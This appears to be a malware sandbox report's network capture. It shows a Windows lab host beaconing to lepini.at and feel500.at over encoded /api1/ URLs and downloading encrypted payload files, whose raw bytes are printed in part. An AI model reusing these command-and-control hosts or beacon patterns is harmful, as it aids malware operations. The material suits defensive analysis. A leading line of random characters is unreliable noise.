>9lV_i{*PuXFR^)&P0UB6~+n77.y.tjX9oXVs!u$C,-S)!'vJ`Wf%DiV|tC@|PpS2UHj0z2eergr}v9u#m?Z|*:%]3+h{AHqHL:o v$KYTv(}N:#/4M4;;bLUB*{__eYRLt*~VyLa~sV7-:4/4Frjx*kbZ@MMx\9hM:xuSSY,PJI|o8w-)GX@s]JxKI5EymM[h8EY,Pn\ {<@BI686PpxEfQlkN&."=}2bEa[\xxcDf;n0|T1PAagEiq3FKqPo09Qe1oVOx#khb'Z2LboRVw9:b+q!7;oZ$1Fi-#Dz}{j]z_08 T4&mDk5Bc<9V

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49741	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:05:52.777517080 CET	760	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: golang.feel500.at Connection: Keep-Alive
Dec 24, 2020 20:05:53.006808996 CET	762	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 24 Dec 2020 19:05:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49744	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:05:55.170399904 CET	767	OUT	GET /api1/T71KVycXOQruF4f/s6NxfSxO4aOvwuDAhc/xYqC7FzXs/VyqbkY4JBrOhqczKNK_2/FCqi0ui4EgRuQK NmSc2/LHtuPWymhOYZR_2FJDHmxn/_2FrEGE1ZbjAn/1oshEbf_/2FLREWh1LoDUsvxxAvs7QD5/dvnwj8fGqM/x9C j0InfA93JERgMb/jvGKQ1lz4X9T/7v88BZtQprh/toDQVprzBnQqX7/PNo9bxVHknk7UTjGk71xL/qaOfpUOtZr60DaIJ/Z_2Bfc JhSJDle0W/SRI_2FrQNsALZHaCkM/LU1KC3iGK/DvkQcZrlaQKckhwbDOmn/rYJqFe6wJntn8_2FTVZ/m40BS HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: golang.feel500.at Connection: Keep-Alive
Dec 24, 2020 20:05:55.614449978 CET	776	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:05:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 35 34 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 35 82 84 00 00 03 1f 44 81 b3 50 e2 ee 4e 87 bb 3b af bf 7b 41 8a 64 26 87 f0 3d 44 8f db 9f 26 91 b2 ea 54 09 97 a6 76 0b de c9 6c 19 c0 00 b2 74 7e 4f 25 15 03 9c 91 08 40 c7 45 ee 74 40 0a 4f 8f ad ce e1 3f 04 fd 41 3a 39 b0 37 50 40 43 03 ec 3a ea 1d c8 77 0a 20 d3 05 8f cb f0 11 d6 d9 c2 c3 d3 db 7c 34 bb 7b 4f d4 a9 b0 11 5b 94 33 a6 0e 32 49 d6 a8 d8 a8 d3 88 e9 a4 ed a5 a1 96 b3 43 a3 70 20 3b 42 18 84 dd 52 71 5f 4a 51 4e c5 53 ba fb 49 8b b4 ec d0 88 4a a7 e9 54 ec 1d 33 d4 51 ac 4e e5 ce 09 fc 31 23 69 43 31 aa b4 57 53 88 d4 d5 17 9f 4b af a5 c0 b3 11 a7 29 0f ad 1b 61 92 99 bd 4b ac 06 d3 ed e6 cb 81 a3 5a 8a ed 75 69 18 46 e3 3f 30 3e 2f 5b 77 89 0b 80 be 12 31 cc 12 cc 3c 66 b6 01 4b 11 a5 ab 96 c6 00 9a fe fa af 17 0b c8 e8 d0 24 6b 97 c1 02 9a d2 fd 7d 8b a3 f3 68 cd 54 dc e4 8f ea 46 c1 75 8c 0c 63 50 e2 0f e0 ee 9b 8a 4b 17 be f4 54 35 43 dc 7f ec c3 e7 e8 fe 0a 8d 1b fe d2 85 bf 8c d7 26 8d a5 e3 62 65 a7 56 c4 de 3a f3 70 b2 33 a6 54 1c 9c 4c 14 b1 89 4d 4e 14 b0 12 84 f3 11 07 79 7b f8 60 bd 4d ce 2b e3 0b 1d 04 23 e2 d8 51 92 76 83 a1 e9 52 cb a4 5e 73 2c 38 5a e0 21 74 b7 cc 8d 70 e4 74 9a 47 58 9a dc 45 5c 30 b6 9b 1a c1 79 66 cb f6 23 db de 52 43 b9 9c dc 9b bc 75 63 b8 dd 83 db 2d 11 72 64 c0 22 d7 0d 7c 0f ec cb 83 dc 42 c9 04 c5 59 89 1e 45 35 e5 09 30 21 8a ae 0b f1 43 7f e9 a8 0f e7 f5 95 e2 a7 31 a5 49 6b e7 7c 9c 39 f0 60 b3 31 86 6a a5 8d 08 c2 0e 50 a2 b3 c1 91 cf 9e 16 51 43 71 cf d4 f3 bd 4f 00 2d ca a6 a5 ce cc 82 b5 96 0d 03 01 3a f0 79 f6 53 e1 fb 92 7d 05 5f cd a3 ea 46 de ab 55 dd 9b e1 a0 ef 4d de 00 29 8d 6f 62 e9 fe 22 04 0d 9c b2 7c 9d 76 08 02 b0 fb a6 45 43 ee d0 f6 fa 01 68 62 2d e4 09 33 1b 89 67 1d 98 14 1a 4d f3 92 ad a7 b6 67 b1 46 e1 b5 c4 42 04 96 b4 03 08 84 41 3d 26 05 90 24 6e df 49 d3 d7 18 cd 85 0c 2b eb e0 72 3e 21 4c 0f 38 dc 9c 15 4c 2f 3c a4 8f 2a 60 aa ca 4e 1c 07 6c cf e7 c9 24 2f 78 9b 1e 23 a3 6f 5d 1b 72 0d 77 68 31 79 2b cd 24 4a 48 8e d7 42 1f 60 9b 40 c3 5c 54 7f a8 f6 70 f6 85 fd 5a 09 9e 2f 9b dc 64 a9 b1 92 e1 3a 60 0b c8 06 1a a2 b5 2e ea a6 11 ef 2b 55 97 5a 69 c4 9c 09 27 b6 6b df d2 f6 bd 9c 18 c9 74 49 b4 d0 94 e2 7e 9e ce b0 83 dd 37 4a b7 cb 6e aa 63 29 a5 02 8c 16 10 ac 0a 91 d4 bb 87 94 22 a8 ef da 8a 8e 6b bf 3a 31 3f 40 03 2b 57 eb 29 b9 a7 0e 34 9e 88 b5 2c 16 94 2a 5f f5 4f 75 7d dc 77 aa f2 b8 a6 83 5f 54 74 57 79 b0 71 d4 df c1 ad f4 eb f6 f2 5d 2a cd 68 de 65 18 47 fe 7a 7f 5c d4 cd aa 56 65 bb 95 9c 03 26 fe da 39 0d 89 45 59 60 d1 8a 20 13 43 c2 57 4b ff 37 0b dd b2 61 64 6d d6 bb f7 7e f3 f7 20 cc 3a 21 c7 e7 c8 1b 00 62 4c 10 d6 17 25 ab e5 c6 66 55 74 85 8d 9b 5c 94 75 fa c3 e7 73 e8 d8 8e 6d 26 ae 24 f9 83 93 94 cc 8e 82 89 9a 4c 48 49 a0 38 96 98 f7 8d 8e 61 17 fa c8 23 0f 72 a5 2d 97 46 94 7a 67 21 1e 58 cc 11 02 f7 1d 73 80 07 1d 16 19 18 f4 ad e2 bd 3d ae d4 13 7d cc 52 fb 4c 29 24 5c 7d 9e ca 4d 07 ed 93 80 60 27 3a 37 70 ed 25 de 12 86 4a 51 e3 cb 53 26 a0 14 7c a2 13 5f ab bb 69 fc 64 16 86 e3 89 38 e2 4d 09 53 95 9f 68 18 e4 9a 65 af 1d 10 29 83 f6 1a 38 ba bd d3 7e e7 de f2 c5 81 22 42 57 06 8e 23 Data Ascii: 7545DPN;{Ad&=D&Tvlt~O%@Et@O?A:97P@C:w |4{O[32ICp ;BRq_JQNSlJT3QN1#iC1WSK)aKZuiF? 0>/[w1<fK$k}hTFucPKT5C&beV:p3TLMNy{`M+#QvR^s,8Z!tptGXE\0yf#RCuc-rd"\|BYE50!C1Ik\|9`1jPQCqO-:yS}_FUM) ob"\|vEChb-3gMgFBA=&$nl+r>!L8L/<*`Nl$/x#o]rwh1y+$JHB`@\TpZ/d:`.+UZi'ktl~7Jnc)"k:1?@+W)4,*_Ou}w_TtWyq] *heGz\Ve&9EY` CWK7adm~ :!bL%fUt\usm&$LHI8a#r-Fzg!Xs=}RL)$\}M`':7p%JQS&|_id8MShe)8~"BW#

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:06:34.492494106 CET	5490	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Dec 24, 2020 20:06:34.604554892 CET	5492	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:06:34 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49757	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:06:39.211107016 CET	5653	OUT	GET /api1/LORfTl2pETMFVU7/wmWsrPQkTKd_2FnRRq/YFsoOxoi6/ZKKr_2BSzTM1ZV_2BmG8/QLf1_2BrD7d9qU hAxps/CGbKC7bT1amoQI1HYUX8R7/wm75uPSfo_2B2/_2FsJFS6/_2BNeXTDBj_2BtQXfJjgc3I/HnVW2zL6rr/jox JeMAoMMP9c2fI0/tMrDLqA_2FiO/Fpvbtyr_2B1/MuEXGCiN9n5YUz/PA_2F9ti0coaJgd_2BIiz/xE1X7ankHr3ko40c/dbREH_ 2BlZg_2F_/2FFd2SKEDVXMlYpxRv/xrEPDyAVN/y0vUiofeSrtYGhvW4XLQ/LX_2FjAdqFE0fVpb5Hc/94ExhbjQdD mIQdq_2F2tMR/azR HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Dec 24, 2020 20:06:39.886230946 CET	5653	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:06:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49758	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:06:40.297240019 CET	5654	OUT	POST /api1/GC1ocAtBhowKLdLbTST8/6YRfIHrc1z8aNndqDwy/Rj4cR0tkeWtB5SXs0_2FDA/G_2Bzob9KrYk1/ee238C3Z/JDlyapWA93gE3_2Bp1jTydd/8GEbA8iZ06/e4a5NG_2FcTR_2FK1/ZUyu2uSSJ9F9/DomsqAwIwqE/YoT6M9Yf8a3aZq/kF6U6bm3L2d8juuElHvFK/nLA9fg_2BF9F7d1o/_2FXLVqgOXpmlhi/xiQPBRQ00LlJWSjfVm/ktN1zwUZ8/1L3Jodx29tHs_2FY7FjX/MxbpxkWX3VN69cbK6kU/aqmaWa1G2QstKbyN7jrfLu/a1Wmfh HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Content-Length: 2 Host: api3.lepini.at
Dec 24, 2020 20:06:40.850889921 CET	5655	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:06:40 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 35 0d 0a cf 9e 67 15 da a9 0d f1 18 55 69 89 6e 1d e6 fd 89 1d e7 63 36 43 fc 61 a7 eb 60 70 7a 0b 3f 46 29 88 b5 18 a7 4a 77 89 2f 64 7d 3c f8 69 1b dd 77 6a c1 2c 9b ab 46 b2 3c 3f e7 e1 a5 93 be ae 88 ad b6 a9 9e df 71 a8 76 1c 9f d3 96 58 9c 24 ff d5 96 0c 33 02 0e 36 00 9a 85 62 29 b9 c6 7a 0d 9b 29 05 4d f2 3c 50 86 8b c7 60 3f 60 e2 ed 59 f3 64 df af 0d 0a 30 0d 0a 0d 0a Data Ascii: 75gUinc6Ca`pz?F)Jw/d}<iwj,F<?qvX$36b)z)M<P`?`Yd0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49759	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:06:41.009438992 CET	5656	OUT	GET /api1/ge76nNd2r9i7q/f4m7qnru/ODJiitx5KnO_2FlTKPLiqHN/iN3_2FwnGS/cMz53x6_2BNTJzFKu/GvXWghhznGvj/xuyrdDzhJ8U/ipLoAih5yQdyhW/jYxcE7DfgVGYeA0ymDNSv/2cXxlL4sP4_2B7dE/KscxdpWWxM653_2/B_2Fz0kRfaWcJF5wq8/85RpQlZKe/V8jy_2BSqfOrqvaSuZRQ/jK1M36Z4E2lD5gJWX4u/PXlLACwNTib8qbZUXKDq1s/5q3wJc33iTaAL/UKszY336/PyF_2B_2Fxuh9RQFy7nHHpu/xcXSzckdW9/8jC6GzII/MxkKpsQ HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Dec 24, 2020 20:06:41.449290037 CET	5657	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:06:41 GMT Content-Type: application/octet-stream Content-Length: 332359 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="5fe4e6c1560c5.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 9e 7d 4c 08 e0 c6 8a 81 e2 89 4f 03 9a 35 62 72 ba a3 ed 7e 75 ae 8e 53 6b 7c 5b 0f b1 51 44 78 ee 25 c1 d2 43 5e f5 03 14 af fd fd 9f 40 35 8f cc f0 b9 03 47 11 cf 5f 4e ea 3e 63 76 4e 30 fe 92 25 e6 f0 ee fc 55 7f 1f f4 3b d7 e8 6c 2a ac 11 d6 48 89 ea 0a da 56 54 4a ba a1 78 71 c7 c1 0d 63 96 42 9f fd 6a dc d5 a3 dc b0 c9 d1 60 73 b4 9d 1b 0a 04 ab 96 98 c9 a3 f8 d4 b2 e3 f3 86 ca 32 87 d9 bd b7 61 01 c0 b6 c5 ce 94 cb f8 07 a4 ba 8c 8f 40 fb 07 57 71 45 f5 12 8c 3e 85 11 d6 05 f6 99 15 bd e4 ca e2 8b 1b 4f f2 55 25 88 e0 41 14 60 8a 9c f3 9f 3a c5 59 cc 2f 1c f4 4f e0 e3 9b 26 e6 3e 57 42 11 53 85 d6 d3 52 62 ac f7 f9 87 33 73 f5 72 6e 88 95 50 a9 4c fc 75 63 a3 be d7 07 68 74 f1 37 b9 2d 1d c8 36 ff 09 09 46 e6 54 1f 06 ba e9 e9 aa f1 75 2f 66 74 95 b6 99 61 a0 fe da e9 1f 9b 1f 70 ef f5 74 5a 2d 73 48 c4 2c 88 0b 69 40 c8 64 b4 19 76 37 08 da 12 33 4b 7a 27 4c 4d 00 a5 ce 86 2d cd fd 27 4e 3c c1 d2 0b d3 5a 53 ba ce e5 18 c0 90 56 fb e5 1c b6 35 86 70 53 29 f0 f9 23 9c bf fb 00 ed 4e 5b a6 61 4a 4e f9 94 5c a7 c6 d3 40 b9 27 5b 1a c4 f1 e1 21 9f 14 d3 14 60 b2 09 d6 05 6c 8e 8c 93 74 cc 4b a4 10 42 2d c0 7b d8 c7 4c 20 4a 51 0d b6 fb 1e 5b 65 06 71 f2 69 bf 0b 7b bf 23 08 18 16 bf d9 02 e9 ee b1 23 63 41 d9 b3 d0 3b 79 e6 09 3e cd af 0b 7a a7 d4 70 e0 c3 c7 8c 04 f3 bc e9 4d 85 f3 07 1e 96 67 a1 66 63 29 bf 3a a7 f5 aa 18 d6 e7 7a d2 68 a6 2e 45 73 a0 69 96 b0 d6 6a 00 dc c6 a2 ae ce 64 a2 91 17 9e 56 a0 ef 28 93 ed c0 ed 7a 77 ae ca ea 58 13 49 79 49 19 73 c1 eb c4 4c fd a9 57 51 93 bd 6a 66 34 de 3b 28 94 1a 8d 22 4c 69 9d 46 f1 97 02 20 4d a9 07 e1 58 54 66 f9 12 a8 36 c8 cd 81 8b a2 aa d3 07 cb d8 db d4 2d 9e 87 de ae fc a7 5d f3 81 a6 91 e9 46 87 61 b6 08 ab 3d a8 e4 ad bf cc fb aa 48 5c d3 b7 67 90 b7 9e b9 b5 12 8b 9c ad 2f 4a 74 85 7a ad 5e de ce 2e 08 d0 0b e7 53 97 13 63 70 16 51 9f 10 d3 c4 db f4 50 9c 3a bf 49 1a 6e a9 8b 25 6e f4 28 19 86 6c a0 36 2a e0 ca c7 b7 79 3a bc 3b 60 60 93 f4 03 4e 66 ba 82 1c 2a 2f 4a d1 c9 1f 5b 3f 5e 69 b3 da 2c f3 9a 89 e8 a4 d9 7e f0 d3 02 16 a5 92 90 c2 3b f3 b0 c4 e0 e8 62 be 92 b7 27 46 23 1f 11 3d 80 0f a5 4c 4c 8c cb 90 d7 42 7f 44 8e c4 00 b3 41 5e a2 4e e0 36 3e 16 60 b0 f3 99 6a 5f ba 40 b5 57 6f a9 b8 5a 78 8d ef 2a 56 b1 22 2c 07 97 57 cd 1b 06 14 66 56 e9 7b 1e da cc 95 3b 68 04 39 e2 5b 88 27 1b 96 a7 3b a0 78 cf 33 d1 bb 60 ae a1 05 7a a5 7e b2 3a f5 9c c0 9f 8c b4 ab 3b 87 9b 30 8d 68 24 57 92 a2 88 fa d0 2a f8 fa e1 c1 94 c6 8e 27 ea 09 61 4c d9 81 22 b1 e8 59 92 ea 23 19 31 ce 58 2c f2 47 5b 7c 03 0a 9c c2 c7 c5 bf 85 f1 3a 65 43 cf dc e2 e0 ed a2 7d 85 69 e8 29 5b b2 52 53 fc 89 54 06 ec 8a 36 ef 51 61 86 59 83 64 29 dd 39 30 ea 03 cc db 74 d1 79 15 98 a5 92 1a cc 74 5c 20 c7 b7 c7 fd e0 6a ff 2b 89 69 3b 0d 4f 9c 49 26 6c 86 70 Data Ascii: }LO5br~uSk[QDx%C^@5G_N>cvN0%U;I*HVTJxqcBj`s2a@WqE>OU%A`:Y/O&>WBSRb3srnPLucht7-6FTu/ftaptZ-sH,i@dv73Kz'LM-'N<ZSV5pS)#N[aJN\@'[!`ltKB-{L JQ[eqi{##cA;y>zpMgfc):zh.EsijdV(zwXIyIsLWQjf4;("LiF MXTf6-]Fa=H\g/Jtz^.ScpQP:In%n(l6*y:;``Nf*/J[?^i,~;b'F#=LLBDA^N6>`j_@WoZx*V",WfV{;h9[';x3`z~:;0h$W*'aL"Y#1X,G[|:eC}i)[RST6QaYd)90tyt\ j+i;OI&lp

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49760	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 24, 2020 20:06:42.071352959 CET	6002	OUT	GET /api1/ZlBWB39wHAVH3v/raQmqMGJOifuhaYaKNwxh/lZ_2F6KBArqyCY8b/WbnoycUqXeSUGG9/rcgEljM3y6DLL_2BQV/3c03FGZDQ/pExrtqt50dAd2zPnzL3m/bLVeszfj3J1PKvuTYR5/m2X2vt_2FBD8yHfErKPH45/2RSHFXzCtabu7/yWSpuChs/EzLl2UBJPJU_2BdHaDjN7Dw/524FGLWh_2/BjCBxT8fanf_2FJBl/OiuE4QhSNb2G/hMldz29diPw/4FF40uXsQWZKGL/IAMRrIyJs6o_2BVOaFkq9/SCNXTFsH5uVIx_2F/49xRCH3m7bermao/j HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Dec 24, 2020 20:06:42.558494091 CET	6004	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Dec 2020 19:06:42 GMT Content-Type: application/octet-stream Content-Length: 467520 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="5fe4e6c26a310.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: c1 95 b0 72 f6 a2 12 29 81 9a 6a a5 f9 d4 d5 67 e1 e6 65 8b 37 66 a0 5c e8 ce e5 f0 f5 fa 5e ce 35 57 73 80 e7 13 5a 88 85 17 38 de 80 d8 2f 24 fb 83 ee 55 a7 a7 de ce b8 50 a8 24 57 61 fb ea 71 d2 16 7f cf 16 ce 13 89 27 79 d6 e0 71 2f 95 0e 9b 27 20 86 c5 b9 1c 43 0e d3 fb 98 22 1e c1 af fa 46 a7 5f 7b 47 2c 59 1e 13 50 74 e1 6e 8b fd ae dd f8 d2 87 06 8a 2a bd 02 46 67 10 6f 89 3f 80 73 55 4e 95 43 50 42 7d 92 29 18 94 a2 3c cf a8 c7 67 7d ee 5e 20 35 d5 c8 fd d8 3c db a7 38 0e 53 c4 0f d8 6c be fd 0a 4d b6 bf 2a 1d dd 4a de f1 43 59 05 92 2f c6 53 7c 39 42 5c 04 5e 40 87 f6 94 f5 93 c2 87 9e 50 4b 17 6f bc 0d f4 bb ea 9d 8e c8 48 7a 80 b3 0b d8 80 10 53 20 da 8c 11 8f 88 25 8a ce 21 a8 a0 70 30 a4 ba cb 81 e9 a3 e8 2d b4 40 dd 54 07 1e 03 d4 97 87 15 c5 c9 50 74 22 53 e8 3f 92 cb 06 27 73 48 fb bc 27 f5 df 31 e5 